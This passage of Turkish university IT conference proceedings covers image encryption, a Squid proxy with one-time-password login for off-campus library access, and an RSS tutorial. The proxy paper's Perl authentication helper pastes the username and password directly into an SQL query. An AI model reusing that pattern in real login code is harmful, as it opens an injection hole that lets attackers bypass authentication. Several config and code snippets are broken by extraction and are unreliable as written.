
**Adım 6:** Algoritmayı durdur [4].



## 5. Tartışma

Yaygın olarak kullanılan karmaşık resim şifreleme algoritmasının temel avantajı, her bir pikselin, önceden tanımlanmış adım sayısına göre resmin karmaşıklığının artmasıdır. Diğer yandan insan doğası gereği, adım sayısı ne kadar az olursa şifrelenmek istenen resmin göz tarafından algılanması da kolay olacaktır.

Ayna benzeri resim şifreleme algoritmasında, her ne kadar yapı olarak karmaşık şifreleme algoritmasına benzese de farklı olarak kendi içerisinde yer değiştirme işlemi önceden tanımlanmış olan çeşitli piksel blokları arasında yapmaktadır. Algoritma yapısı bilindiğinden yer değiştirme işleminin hangi bloklarda yapıldığı da bilinebilmektedir.

Bit ötelemeli şifreleme algoritmasında, karmaşık ve ayna benzeri şifreleme algoritmalarına karşılık piksellerin yerleri değiştirilmeyip, bulunduğu piksel koordinatında en düşük öncelikli bitten en yüksek öncelikli bite veya en yüksek öncelikli bitten en düşük öncelikli bite doğru bir yer değiştirme dolayısıyla da değer dönüştürme işlemlerini gerçekleştirmektedir. Mevcut piksellerin en düşük öncelikli bitlerine bakılıp en yüksek öncelikli bite veya en düşük öncelikli bite doğru bir öteleme yapılmaktadır.


Bu çalışmada anlatılan algoritmaların, olumlu tarafları birleştirilerek resimlerin mümkün olduğunca anlaşılmasının ve çözümlerinin zorlaştırılması sağlanmaktadır.




**Şekil 3.** Karmaşık resim şifreleme algoritmasının sonuçları

Sonuçları göstermek üzere Şekil 3 de verilen  $247 \times 247$  piksel boyutunda “cameraman.tif” resmi karmaşık resim şifreleme algoritması için kullanılmıştır.

Ayna benzeri ve bit ötelemeli resim şifreleme algoritmaları içinde Şekil 3-a da gösterilen “cameraman.tif” resmi kullanılmıştır. Şekil 4’te ayna benzeri resim şifreleme algoritması ve Şekil 5’te de bit ötelemeli resim şifreleme algoritması ile elde edilen görüntüler sırasıyla verilmektedir.



**Şekil 4.** Ayna benzeri resim şifreleme algoritması ile şifrelenmiş resim



**Şekil 5.** Bit ötelemeli resim şifreleme algoritması ile şifrelenmiş resim

Görüldüğü gibi, Şekil 3-a da ki orijinal resme şifreleme algoritmaları uygulandığında Şekil 3-b de bir nesnenin olduğu algılanabilmektedir. Fakat öteleme sayısı arttıkça bu daha karmaşıklık gözle algılanamaz bir hale gelmektedir. Ayna benzeri ve bit ötelemeli resim şifreleme algoritmalarında ise resimlerin algılanması daha da güç hale gelmiştir.

## 6. Sonuç

Bu çalışmada, dijital dünyada kullanım oranı hızla artan resimlerin güvenliğinin sağlanması için yöntemler anlatıldı. Bu algoritmalarla çeşitli resimler üzerinde deneyler yapıldı. Deneyler sonucunda, algoritmaların avantaj ve dezavantajları belirlendi, öteleme sayısı arttıkça karmaşık şifreleme algoritmasının ve değer dönüşümü ile mevcut piksel içinde yer değiştirme özelliğine sahip bit ötelemeli resim algoritması ile şifrelenmiş resim şifreleme algoritmalarının daha güvenli olduğu görüldü.

## 7. Kaynaklar

- [1] CHANG C.C., Hwang M.S., Chen T.S., 2001, A new encryption algorithm for image cryptosystems, The Journal of Systems and Software
- [2] GUO J.I., Yen J.C., 1999, A new mirror-like image encryption algorithm and its VLSI architecture, Department of Electronics Engineering National Lien-Ho College of Technology and Commerce
- [3] ÖZTÜRK İ, Soğukpınar İ, 2004. Analysis and Comparison of Image Encryption Algorithms, IIJIT Volume 1 Number 2 ISSN:1305 - 239X.
- [4] YEN J.C, Guo J.I,1999, A new image encryption algorithm and its VLSI architecture, IEEE

## Kütüphane Tek Kullanımlık Şifre Yetkilendirmeli Önbellekleme Servisi

**Ferdi Ayaydın, Gökhan Eryol**

ODTÜ Bilgi İşlem Daire Başkanlığı Ağ Destek Grubu

ferdi@metu.edu.tr, eryol@metu.edu.tr

**Özet:** ODTÜ kütüphanesinin üyesi olduğu yurt içi ve yurt dışı kaynaklara ODTÜ içerisindeki bir bilgisayardan otomatik olarak ulaşılabilir. Kullanıcılarımızın bu kaynaklara ODTÜ dışından da gerekli şifre güvenliğinin sağlanmış olduğu yetkilendirmeli bir şekilde bağlanabilmesi zorunlu hale gelmiştir. Bu bildiri de squid web önbellekleme programı kullanılarak, yerleşke dışındaki kullanıcılarımızın, kütüphanenin üyesi olduğu kaynaklara nasıl yetkilendirmeli bir şekilde bağlanabileceği ve bu bağlantıda şifre güvenliğinin nasıl sağlanacağı anlatılmaktadır. Şifre güvenliğinin sağlanması için kullanıcılarımızın merkezi sistem kullanıcı kodu ve şifreleriyle güvenli bir sayfaya bağlanıp buradan aldıkları “Tek Kullanımlık Şifreleri” kullanmaları gerekmektedir. Tek kullanımlık şifreler, kullanıcının açtığı her bir web penceresini yetkilendirmek için sınırlı bir süre aktif olmaktadır. Süre bitiminde, kullanıcı merkezi sistem kullanıcı kodu ve şifresiyle yeni bir Tek Kullanımlık Şifre olarak işlemlerine devam edebilir.

**Anahtar Kelimeler:** önbellekleme, OTP, TKŞ, tek kullanımlık şifre, proxy, webcache, squid, auth, şifre, güvenlik

### 2. Giriş

ODTÜ kütüphanesi, yurt içinde ve yurt dışında birçok veritabanına yerleşke içinden bağlanma ve araştırma yapma imkanı sağlamaktadır. Bu veritabanı bağlantıları ODTÜ IP adresi bloğuna (144.122.0.0./16) açılmakta, ODTÜ içindeki bir bilgisayarı kullanan kullanıcılarımız otomatik olarak bu veritabanlarına ulaşma hakkı kazanmaktadır. Birçok kullanıcılarımız, araştırma işlerini ODTÜ dışında kullandıkları bilgisayarlardan da yapabilmeyi istemekte, bu durum beraberinde kullanıcı yetkilendirme ve şifre güvenliği problemlerini getirmektedir.

Mevcut teknolojiler düşünüldüğünde kullanıcıların belli bir yetkilendirme mekanizmasıyla sınırlandırılmış web sayfalarına ulaşmalarının sağlanması için bir web önbellekleme servisi kullanmak en uygun çözüm görünmektedir. Dünya çapında birçok sunucuda bulunan ve ODTÜ’de de uzun yıllardır başarıyla yerleşke içi bağlantılarda servis veren squid web önbellekleme programı bu iş

için seçilmiştir. Web önbellekleme, İnternet üzerinden istenilen objelerin (HTTP, FTP, Gopher gibi protokoller üzerinden ulaşılabilen verilerin), yerel alan ağı içerisinde bir sunucuda saklanması, ve aynı objenin aynı veya farklı bir istemci tarafından istenilmesi halinde, bu sunucu tarafından isteğin karşılanmasıdır. Aynı web önbellekleme sunucusunu kullanan tarayıcı programların, ortalamada isteklerinin karşılanması süresi düşer, ayrıca bant genişliği tasarrufu sağlanmış olur. Web önbellekleme servिसinden faydalanılabilmesi için, tarayıcı programına servisin tanıtılması gerekmektedir. ODTÜ içi bağlantılara hizmet veren web önbellekleme servisi 1999 yılından beri kullanılmaktadır. Bu servis aracılığıyla kullanıcılar gerekli ayar dosyasını bilgisayarlarına tanıtarak çok kullanılan web sayfalarına ODTÜ içinden hızlı erişim sağlayabilmekte.

### 3. İhtiyaçlar

Kampüs dışından ODTÜ kullanıcılarının kütüphane kaynaklarına erişimlerini sağlamak



için kurulacak sistem birtakım gereklilikleri sağlamalıdır. Sistemi kurarken bu gereklilikleri göz önünde bulundurarak tasarım yapmak gereklidir. Özetle bunlardan bahsederek:


- 1) Hem ODTÜ öğrencisi hem de ODTÜ personeli için bir yetkilendirme mekanizması olmalıdır.
- 2) Kullanıcıların girecekleri kullanıcı kodu ve şifreler güvenli olmalıdır.
- 3) Tüm tarayıcı programlar (browserlar) tarafından desteklenmelidir.
- 4) Kullanıcılar tarafında uygulama kolaylığı olmalıdır.
- 5) Servisin kurulum ve işletim kolaylığı olmalıdır.
- 6) Kullanıcıların aynı anda tek bir bilgisayardan bağlanabilmesini sağlayacak önlem bulunmalıdır.
- 7) Kullanıcıların sadece yetkilendirilmiş web sayfalarına bağlanabilme izni olmalıdır.
- 8) Amaç dışı kullanımda kullanıcı ve IP engellemesi olmalıdır.
- 9) Kullanıcıların kullanıcı kodları ve şifrelerini başkalarıyla paylaşmasını sınırlandıracak yapıda olmalıdır.
- 10) Hata uyarıma sayfaları yeterince açık olmalıdır.
- 11) Kullanıcıların en fazla yapabilecekleri bağlantı sayısı sınırlı olmalıdır.
- 12) Kullanılacak servis makinesi yeterince güvenli olmalıdır.
- 13) Servis makinesinin işletimi ve ayarları belirlenmiş olmalıdır.



Şekil 1. Servis Birleşenleri

Yukarıda maddelenen bütün bu gerekliliklerin sağlanması için kurulacak yapı düşünüldüğünde sistemi oluşturan parçalar Şekil 1'deki gibi şekillenmektedir.

#### 4. Sistemin Genel Yapısı




Şekil 2. Web Önbellekleme Yönlendirmesi

Web önbellekleme programı squid'in yaptığı iş, kendisine yönlendirilen web sayfası isteklerini kullanıcı adına alıp, kendisi adına bunu karşı tarafa gönderip, gelen sonucu istekte bulunan kullanıcıya geri döndürmek şeklindedir. Kullanıcı tarafında hangi web sayfalarına ulaşmada squid önbellekleme servisinin kullanılacağını belirtmek için bir ayar dosyası kullanılır. (proxy.pac) Bunu tarayıcı programlarına tanıtan kullanıcılar, bu ayar dosyasında yazılı web sayfalarına gitmek istediklerinde isteklerini squid servise yönlendirirler. Bu aşamadan sonra squid servise yapılacak olan ayarlar gereği kullanıcıya kullanıcı kodu / şifre sorulacaktır. Kullanıcının yazdığı kullanıcı kodu ve şifreler açık metin (clear text) olarak iletileceği için güvenlik sorunları doğurmaktadır. Bu güvenlik kaygılarını en aza indirebilmek için kullanıcılara mektuplarını okumak, ODTÜ'ye özel servise için verilen kullanıcı kodu / şifre ikilileri yerine her bir kullanıcıya verilecek bir "Tek Kullanımlık Şifre" ile bağlantılarını yapmaları sağlanmalıdır. ODTÜ'de kurulan sistemde kullanıcılardan https protokolü ile belirli bir web sayfasına merkezi sistem kullanıcı kodu ve şifrelerle bağlanmaları istenmektedir. Burada yapılan yetkilendirme işlemleri sonrası

kullanıcıya bir işlem yardımıyla rastgele seçilmiş harf ve rakamlardan oluşan bir şifre verilir. Bu şifreyi alan kullanıcı, web önbellekleme servisini kullanarak bir veritabanına bağlanırken sorulan kullanıcı kodu / şifre ekranında bu bilgileri girer.

Tek Kullanımlık şifreler ile kullanıcı yetkilendirme işlemi iki ana başlık altında toplanabilir. Birinci bölümde kullanıcının bilgisayarında girmesi gereken ayarlar, ikinci bölümde squid servise makinesinin ayarları ve tek kullanımlık şifrelerin oluşturulup veri tabanına kaydedilmesi. Kullanıcının kendi bilgisayarında girmesi gereken tek ayar, web önbellekleme ayarıdır. Bunun için temelde üç yöntem bulunsa da (otomatik bul, bir ayar dosyası kullan ve el ile ayar yap) bunlardan ayar dosyası kullanmayı tavsiye ediyoruz. Kullanıcılarımızdan kullandıkları tarayıcı programın web önbellekleme ayarları ile ilgili bölümüne girip burada ayar dosyası olarak http://www.metu.edu.tr/proxy.pac yazmaları yeterlidir. İlgili tarayıcı program bu dosyadaki bilgilere bakarak yetkilendirilebilir web sayfaları için squid servise makinesini, normal İnternet sayfaları için kullanıcının İnternet hizmeti aldığı servise sağlayıcıyı kullanır. Diğer taraftan, ikinci bölümde yapılan işlemlere gelirse, kullanıcıdan bir servise sağlayıcı üzerinden http://netregister.cc.metu.edu.tr adresine bağlanması istenir. Bu adres, kendisine gelen bağlantı isteğini https://webauth.metu.edu.tr adresine yönlendirir. Burada kullanıcıya merkezi sistemde kullandığı kullanıcı kodu ve şifresi sorulur. Kullanıcının girdiği bilgiler LDAP sunucusunda sorgulanır ve gelen cevaba göre kullanıcıya yetkilendirilmiş bir web sayfası ekranı çıkar veya hata mesajı döner. Yetkilendirilmiş ekranda kullanıcının tıklayarak tek kullanımlık şifre elde etmesini sağlayacak bir düğme bulunur. Buraya tıklayarak tek kullanımlık şifresini elde eder. Bu şifre aynı zamanda bir veritabanı sunucusuna, kullanıcı kodu ile beraber kaydedilir. Kayıtlar belli aralıklarla kontrol edilerek 2 saatlik süreden daha eski girilmiş kayıtlar silinmektedir. Kullanıcılar squid servise makinesi üzerinden ilgili web

sayfalarına giderken sorulan kullanıcı kodu ve şifre bilgilerinde daha önce aldığı tek kullanımlık şifre ve kullanıcı kodu bilgisini girer. Bu bilgiler squid servise tarafından veritabanına sorgulanır. Veritabanında girilen bilgilerle eşleşen bir kayıt bulunursa kullanıcının girişi onaylanır ve açtığı tarayıcı penceresinden girdiği web adresleri squid servise makinesinden geçerek karşı tarafa ulaşır. 2 saatlik kullanım süresi sonrasında kullanıcı kodu ve tek kullanımlık şifre kaydı veritabanından silinince kullanıcının tarayıcı penceresi kullanıcıya tekrar şifre sormaya başlar.



Şekil 3. Sistemin Genel İşleyişi

#### 5. Squid Ayarları

Bu bildiriye squid servisinin ve hizmetin verileceği makinenin işletim sisteminin kurulması anlatım dışı tutulmuştur. Bu konuda "Kaynaklar" kısmında bulunan referanslardan yararlanılabilir. Squid, varsayılan olarak squid.conf ayar dosyasını kullanır. Bu dosya içerisinde yapılması gereken ayarlar aşağıda sıralanmıştır.

- 1) Tüm web sayfaları ulaşımında yetkilendirme iste

```
acl authenticate proxyauth REQUIRED
http_access allow authenticate http
access deny all
```

- 2) Sadece izin verilen alan adlarına / IP adreslerine servise ver

```
acl kutuphane_domain dstdomain
"~<dosya_yeri>"
```

```
http_reply_access allow kutuphane_
domain
acl kutuphane_ip dst "~<dosya yeri>"
http_reply_access allow kutuphane_ip
acl deny_all_replies src all
http_reply_access deny deny_all_
replies
```

### 3) kutuphane\_domain ve kutuphane\_ip dosyaları kutuphane\_domain dosyası içeriği:

```
.accesssurgery.com
.acm.org
.acs.org
.aip.org
..
```

### kutuphane\_ip dosyası içeriği:

```
140.234.29.0/24
63.89.64.0/24
194.27.216.0/24
..
```

### 4) Kullanıcı yetkilendirme yöntemi belirt

```
auth_param basic program ~<dizin_
adi>/yetki.pl
#
auth_param basic realm http://
netregister.cc.
metu.edu.tr adresinden aldiginiz
kullanici kodu ve
TEK KULLANIMLIK SIFREYI giriniz !!!
#
auth_param basic casesensitive on
```

### 5) yetki.pl dosyası

```
.....
while (<>) {
  chop;
  ($usr,$pass) = split;
  $ret = &chk($usr,$pass);
  print "$ret\n";
sub chk
{
  query = "select count(*) from $table
where u=$usr and p=$pass";
  $res = selectcol_arrayref($query,
{Columns=>[1] } ); return 'OK'
```

```
if ('1' eq @$res[0]); return 'ERR';
}
```

### 6) Diğer ayarlar

```
errordirectory /usr/local/etc/squid/
errors/Turkish acl max-ip-connection
max_user_ip -s 1 httpaccess deny
max-ip-connection acl maximum-
connection maxconn 6 httpaccess
deny maximum-connection acl denied-
users proxyauth username "~<dizin
adi>/denied-users " httpaccess deny
denied-users authenticate_ip_ttl 120
seconds
```

### 7) Yoğun miktarda kullanıcı kodu / şifre denemesi yapan kullanıcıları engelle


```
<dizin_adi >/squid-ab use. sh tail
-f -n0 $squid_log > "~<dosya_adi>" &
sleep 60
grep "TCPDENIED/407" (awk, sort,
uniq, wc ...) pftcl -t KAPALILAR -T
add <ip_adresi>/32
```

## 6. Tek Kullanımlık Şifre Aşamaları


Sistemin işleyişi, kullanıcının tarayıcı programı aracılığıyla <http://netregister.cc.metu.edu.tr> adresine bağlanmasıyla başlar. Bağlantı isteği <https://> protokolüyle [webauth.cc.metu.edu.tr](https://webauth.cc.metu.edu.tr) adresine yönlendirilir. burada kullanıcıdan kullanıcı kodu ve şifre istenir. Bilgiler WebAuth sistemi yardımı ile LDAP sunucusunda sorgulanır. Yetkilendirme olumlu ise WebAuth sistemi kullanıcı kodunu gönderir. Netregister, gelen kullanıcı bilgisini ve sonraki sayfaların güvenlik bütünlüğünü sağlamak için kullanılan oturum anahtarını (OA) ilgili veri tabanına işler.

Kullanıcı kodu, lojmanlar veritabanında sorgulanarak kullanıcının lojmanlarda oturup oturmadığına bakılır. Aynı zamanda kullanıcının IP adresi kontrol edilerek ODTÜ içinden mi, ODTÜ dışından mı geldiğine bakılır. Bu değişkenlere göre kullanıcının ekranı üç bölüme ayrılır. Bunlar kablosuz ağ kayıt bölümü, kütüphane kaynakları için tek kullanımlık şifre

alma bölümü ve lojman kullanıcıları IP kayıt bölümü. Kütüphane kaynaklarına ulaşım için kullanılan altyapı, aynı zamanda ODTÜ içinde kablosuz ağ kullanıcılarının MAC adresi kayıtları ve lojmanlarda kalan kullanıcılarımızın IP adreslerinin kaydı için de kullanılmaktadır. (Bknz. Şekil-4)




Şekil-4 Sistem İç İşleyişi




Şekil-5 Sistem İç İşleyişi (devam)

devam eden yapıda, ekranda tek kullanımlık şifre alma ile ilgili düğme tıklandığında ilgili kod, kendisine iletilen kullanıcı kodu ve OA değişkenlerini veritabanında sorgular ve daha önce bu kaydın yetki aldığını kontrol eder. Sonrasında 8 haneli rastgele sayı ve harf üreten bir işlem kullanıcıya şifre üretir. kullanıcı kodu eğer daha önce veritabanında işlenmiş ise yeni üretilen şifre kullanılmaz, eski verilen şifre kaydının tarih bilgisi güncelleştirilir. Kullanıcı kodu değişkeni veritabanında bulunamamışsa yeni üretilen şifre veritabanına kaydedilir. Her iki durumda da şifre kullanıcının ekranına yansıtılır.



Şekil 6. Sistemin İç İşleyişi (devam)



Şekil 7. Tek Kullanımlık şifrelerin silinmesi

Veritabanında kayıtlı tek kullanımlık şifrelerin aktif olma süresi iki saattir. Bu süre içerisinde kullanıcı <http://netregister.cc.metu.edu.tr> adresine girip kaydını yenilemezse bilgileri veritabanından silinir. Bu kontrol için crontab'da bir işlem çalışır ve şu anki saatten 2 saat öncesine kadar alınmış şifreler dışında kalan şifreleri siler. (Bknz. Şekil-6)

## Kaynaklar

- [1] <http://www.squid-cache.org>
- [2] <http://enderunix.org/docs/squid.html>
- [3] <http://www.freebsd.org/docs.html>

## Gerçekten Basit Dağıtım: RSS

### Mustafa Dalcı

Orta Doğu Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı  
mdalci@metu.edu.tr

**Özet:** Bu makalede, Web 2.0 terimi kısaca özetlenmekte ve yeni nesil internet sitelerinde popüler olan dağıtım özelliği ile en fazla kullanılan dağıtım tekniği RSS anlatılmaktadır.

**Anahtar Kelimeler:** Web 2.0, Rss, Xml, Dağıtım, Besleme

### Really Simple Syndication: RSS

**Abstract:** In this article, Web 2.0 term is shortly summarized and syndication that becomes popular in new age web sites and the most used syndication technique, RSS are explained.

**Keywords:** Web 2.0, rss , xml, syndication, feed

### 1. Giriş

2001 yılının sonbaharında internet balonunun sönmeye diye adlandırılan ,bir çok internet şirketinin batmasıyla sonuçlanan dönemden bu yana Web yeni bir döneme girmiştir. Teknoloji-odaklı, kullanıcıyı kontrol etmeye çalışan ve bünyesinde siteye trafik çekmek için değerinden fazla fiyatlarla satın alınmış servisleri barındıran büyük portalların yerini kullanıcı-odaklı, deneyimin maksimize edildiği, paylaşımın ön

plana çıktığı web siteleri almıştır.[1]

2004 yılında O'Reilly ve MediaLive International arasındaki beyin fırtınası konferansında yeni dönemi ve anlayışı anlatmak için ortaya Web 2.0 terimi atılmış ve aşağıdaki tablodaki gibi formülize edilmeye çalışılmıştır.[2]

Web 2.0 tanımı bu konferanstan bu yana tartışılmaya devam edilmiş ve hala tam olarak karşılığının ne olduğu üzerinde bir uzlaşma olmamıştır.

Web 1.0		Web 2.0
DoubleClick	->	Google AdSense
Ofoto	->	Flickr
Akamai	->	BitTorrent
mp3.com	->	Napster
Britannica Online	->	Wikipedia
Kişisel Web sitesi	->	Bloglar
Sakinma	->	upcoming.org ve EVDB
Alan Adı Spekülasyonu	->	Arama motoru optimizasyonu
Sayfa görüntüleme	->	Tıklama üzerinden ücretlendirme
Ekran parçaları	->	Web servisleri
Yayınlama	->	Katılım
İçerik yönetim Sistemleri	->	Wikiler
Klasörler (taksonomi)	->	Etiketleme (folksonomi)
Yapışkanlık	->	Dağıtım

Tablo 1. Web 1.0 'da ön plana çıkan sitelerin ve başlıkların yeni dönemdeki karşılıkları

## 2. Web Dağıtımı (Web Syndication)

2000'li yılların başına kadar internet siteleri, ancak çerçeve kullanarak başka bir internet sitesinin içeriğini kullanabilirdi. Hem kullanılan içeriğin şeklinde düzenleme yapamamak hem de çerçeve kullanmanın getirdiği dezavantajlar yüzünden bu yöntem kullanışlı olmaktan uzaktı.

Tablo 1'de görüldüğü gibi yeni nesil internet sitelerinde ise dağıtım özelliği ön plana çıkmıştır. Web dağıtımını internet sitelerin belli bölümlerinin diğer siteler ve kullanıcılar için o siteye bağlanmadan kullanılabilir hale getirilmesine denir. Dağıtım için HTML veya Javascript de kullanılacağı gibi genelde veri paylaşımı için en elverişli dil olan XML kullanılır.[3]

## 3. Web beslemesi (Web feed)

Web beslemesi oluşturmak dağıtım için en fazla kullanılan yoldur. Bir web besleme dökümanı içerik, linkler, resim veya video gibi çoklu ortam dosyalarından oluşabilir. İçeriğini paylaşmak isteyen siteler web beslemesi oluşturup bunu diğer sitelerin ve kullanıcıların kullanımına sunar.

### Web besleme kullanımı

Kullanıcılar besleme okuyucu (feed reader) veya toplayıcı (aggregator) adı verilen bilgisayarlarında kurulu yazılımlarla veya web-tabanlı uygulamalarla bu içeriğe ulaşırlar.

Web beslemelerini kullanmak isteyen diğer siteler ise PHP veya ASP gibi dinamik programlama dilleri kullanarak beslemenin içeriğine erişip onu kendi sitelerinde kullanılabilir hale getirmeye çalışır.

### Web besleme oluşturmanın faydaları

Web besleme oluşturmanın web sitesi için faydalarını aşağıdaki gibi sıralamak mümkündür.

- Web beslemesi oluşturarak sitenin içeriğindeki yeni değişiklikler kullanıcılara çok hızlı şekilde iletilir.

- Web besleme dökümanları çoğunlukla XML-tabanlı olduklarından platformdan bağımsızdır.
- İçeriği başka sitelerle paylaşmak, paylaşan sitenin daha fazla kişiye ulaşmasını sağlar.

### Web beslemelerine ulaşmanın faydaları

Web beslemelerine ulaşmanın faydaları aşağıdaki gibi sıralanabilir.

- Web beslemesi oluşturan her web sitesinin içeriğine kullanıcı erişip, ilgilendiği alanda son olayları hızlıca öğrenebilir.
- Kullanıcılar herhangi bir kişisel bilgi vermeden web beslemelerine erişebilecekleri için beslemeleri herhangi bir virüs, spam veya solucan tehlikesi olmadan güvenle kullanabilirler.
- Başka sitelerin beslemelerini kullanan siteler içeriklerini zenginleştirirler.

## 4. RSS

RSS web beslemesi oluşturmak için kullanılan XML yazı dizimi ile yazılan veri biçimidir. RSS ilk 1990'ların sonunda "Rich Site Summary" (Zengin İçerikli Site Özeti) açılımı ile Netscape geliştirildi. 2003 yılında son versiyonu RSS 2.0, Dave Winer tarafından geliştirilirken açılımı da "Really Simple Syndication" (Gerçekten Basit Dağıtım) halini aldı.[4]

### RSS Elementleri

RSS besleme dosyası içinde channel elementi beslemenin ait olduğu site hakkında bilgilerin ifade edildiği yerdir. <title>, <link> ve <description> gibi zorunlu elementler ile sitenin başlığı, adresi ve açıklaması verilir. <language>, <pubdate> ve <docs> gibi elementler ise opsiyoneldir.

Channel elementi sınırsız sayıda item elementi içerebilir. Alt element olan item elementi RSS beslemesinin altında bulunmasını istediğimiz tüm içeriği koyacağımız yerdir. Yukarıdaki örnekte her ayrı duyuru için bir item elementi kullanılmıştır.

## Örnek RSS Beslemesi


```
<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>ODTÜ Duyuruları</title>
    <link>http://duyuru.odtu.edu.tr//</link>
    <description>Orta Doğu Teknik Üniversitesi Duyuruları </description>
    <language>tr</language>
    <pubDate>01 Jan 20 07 09:39:21 GMT </pubDate>
    <lastBuildDate>01 Jan 20 07 09:39:21 GMT </lastBuildDate>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    <generator>ODTÜ Enformatik Grubu </generator>
    <managingEditor>editor@odtu.edu.tr </managingEditor>
    <webMaster>webmaster@odtu.edu.tr</webMaster>
  </channel>
  <item>
    <title>Bahar Dönemi Yüzme Kursları Başlıyor</title>
    <link>http://duyuru.metu.edu.tr/index.php?go=display&id=3023</link>
    <description>Deneyimli ve sertifikalı eğitmenler eşliğinde yüzme öğrenmek ya da yüzmenizi ilerletmek istiyorsanız kurslarımıza bekliyoruz. Grup kurslarımızı ve/veya özel derslerimizi tercih edebilirsiniz.</description>
    <pubDate>01 Jan 2007 09:39:21 GMT</pubDate>
    <guid>http://liftoff.msfc.nasa.gov/2 003/0 6/03.html#item5 73</guid>
  </item>
  <item>
    <title> 2007-2008 Akademik Yılı Değişim Programını Kazananlar </title>
    <link>http://duyuru.metu.edu.tr/index.php?go=display&id=3022</link>
    <description> 2007-2008 akademik yılında Üniversitemizin yurtdışındaki bir partner üniversitesinde değişim öğrencisi olmaya hak kazananların listesi Değişim Programları Ofisi web sayfası announcement bölümünde ilan edilmektedir. </ description>
    <pubDate>3 0 Dec 2006 11:06:42 GMT</pubDate>
    <guid>http://liftoff.msfc.nasa.gov/2003/05/30.html#item572</guid>
  </item>
</rss>
```

Şekil 1. ODTÜ Duyuru RSS beslemesinin kod hali



Şekil 2. ODTÜ Duyuru RSS beslemesinin Mozilla Firefox tarayıcısındaki görünümü





Şekil 3. ODTÜ Duyuru RSS beslemesinin Google Reader programındaki görünümü

Item elementinin altında da <title>,<link> ve <description> gibi elementler bulunabilir. Bu şekilde beslememiz içeriklerin başlığını,adresini ve açıklamasını içerir. Bu elementler zorunlu olmamasına rağmen <title> veya <description> elementlerinden en az birinin olması gerekir.

## 5. RSS Okuyucu

Kullanıcılar oluşturulan RSS beslemelerini okumak için bilgisayarlarına Sharpreader gibi yazılımlar kurabilirler veya o servisi veren Google Reader, feeds-reddit gibi internet sitelerine üye olabilirler.Herhangi bir beslemeye abone olmak (subscribe) için kullanıcının beslemenin web adresini RSS okuyucu programına girmesi yeterlidir.

Kullanıcının belirlediği beslemeleri toplayan ve kullanıcıya sunan RSS okuyucu programlara toplayıcı (aggregator) denir.Son yıllarda mail programları,tarayıcılar gibi bir çok ürün RSS desteği ile piyasaya çıkmış ana görevlerinin yanında kullanıcıya RSS okuma desteği sağlamaktadır.

## 6. RSS'nin Geleceği

İnternet sektörünün üç büyük ismi Yahoo, Google ve Microsoft'un yeni çıkan veya çıkacak ürünlerini RSS destekli şekilde üretmeleri ve RSS okuyucu programlarının hem sayılarının

hem de özelliklerinin artması ilerleyen yıllarda RSS kullanımının daha da artacağı beklentisini güçlendirmektedir.RSS açısından önemli gelişmeleri aşağıdaki gibi sıralanabilir.

- Yahoo Mail'in beta sürümüne RSS desteği eklendi.
- İnternet Explorer 7 RSS desteği ile piyasaya çıktı.Microsoft'un mail okuma programı Outlook Express 2007'de RSS okuma özelliği bulunacak.Microsoft ayrıca RSS teknolojisi için iki ayrı patent başvurusunda bulundu.[5]
- Google Reader RSS okuyucusunun beta sürümü piyasaya sürüldü.Gmail'in de kısa zaman içinde RSS destekli olması bekleniyor.[6]

## 7. Üniversite Web Siteleri için RSS Uygulamaları

RSS kullanımı Üniversite web sayfaları için de son derece faydalı olacaktır. ODTÜ Duyuru ve Etkinlik sayfası istatistiklerine göre ODTÜ anasayfasında 2006-2007 arası 796 Duyuru ve 374 Etkinlik haberi yer almıştır. Oluşturulacak bir RSS beslemesi ile güncel duyuru ve etkinlik haberlerinin öğrencilere, akademisyenlere ve personele daha hızlı ulaşması sağlanabilir.Mail sistemine RSS okuyucu entegre edilerek de Webmail kullanıcılarının etkinlik ve duyuru haberlerine ulaşması sağlanabilir.

Bilgi İşlem Web siteleri için de bilişim,teknoloji ve internet dünyası ile ilgili sitelerin RSS beslemelerinden toplanacak haberler yayınlanıp sitelerin içerikleri genişletilebilir.

## 8. Kaynaklar

- [1] Değişen Dönem ([http://www.unbf.ca/altiustu/arsiv/2006/09/dei en doenem.php](http://www.unbf.ca/altiustu/arsiv/2006/09/dei%20en%20doenem.php))
- [2] What is Web 2.0? (<http://www.oreillynet.com/pub/a/oreilly/tim/news/2005/09/30/what-is-web-20.html>)
- [3] Web Syndication ([http://en.wikipedia.org/wiki/Web syndication](http://en.wikipedia.org/wiki/Web_syndication))

[4] RSS History (<http://blogs.law.harvard.edu/tech/rssVersionHistory>)

[5] In-depth analysis of Microsoft content syndication platform patent application (<http://www.niallkennedy.com/blog/archives/2006/12/microsoft-feed-platform-patent-review.html>)

[6] 2007 Will Be A Big Year For RSS (<http://www.readwriteweb.com/archives/2007rss.php>)

## ODTÜ BİDB Kullanıcı Eğitim ve Seminerleri

### Ahmet Fatih Ersoy, Özge Alaçam

Orta Doğu Teknik Üniversitesi, Bilgi İşlem Daire Başkanlığı, 06531, Ankara  
afersoy@metu.edu.tr, ozge@metu.edu.tr

**Özet:** Bu çalışmada ODTÜ Bilgi İşlem Daire Başkanlığı'nın bilgisayar okur yazarlığını arttırmaya yönelik kullanıcılarına ve toplumun değişik kesimlerine verdiği eğitim ve seminerler özetlenmiş, benzer kurumlar ile bilgi paylaşımı ve tecrübe aktarımı amaçlanmıştır.

**Anahtar Kelimeler:** Eğitim, seminer, bilgisayar okuryazarlığı.

### METU CC User Trainings And Seminars

**Abstract:** In this study user and public trainings and seminars of METU Computer Center, which are aiming to increase computer literacy is summarized, information and experience sharing is intended.

**Keywords:** Training, seminar, computer literacy.

#### 1. Giriş

ODTÜ Bilgi İşlem Daire Başkanlığı kullanıcılarımıza ve toplumun değişik kesimlerine, ulaşabildiği ölçülerde, bilgisayar okur yazarlığını arttırmaya yönelik ücretsiz eğitim ve seminerler düzenlemektedir. Bu eğitim ve seminerde anlatılacak konulara kullanıcılarımızdan gelen istekler, eğitim vermek için gönüllü olan arkadaşlarımızın anlatmak istediği konular, yazılım firmalarının ücretsiz vermeyi kabul ettikleri konular ve bu güne kadar verdiğimiz eğitimlerde elde ettiğimiz tecrübeler göz önüne alınarak karar verilmektedir. Anlatılacak konular belirlendikten sonra, bu konulara hâkim arkadaşlar ile zaman planlaması yapılarak kullanıcılarımıza genel duyuru listesi, BİDB Bülteni, ODTÜ Bu Hafta, bölüm/birim bilgisayar koordinatörleri ve ana sayfa duyuruları vasıtasıyla program açıklanır.

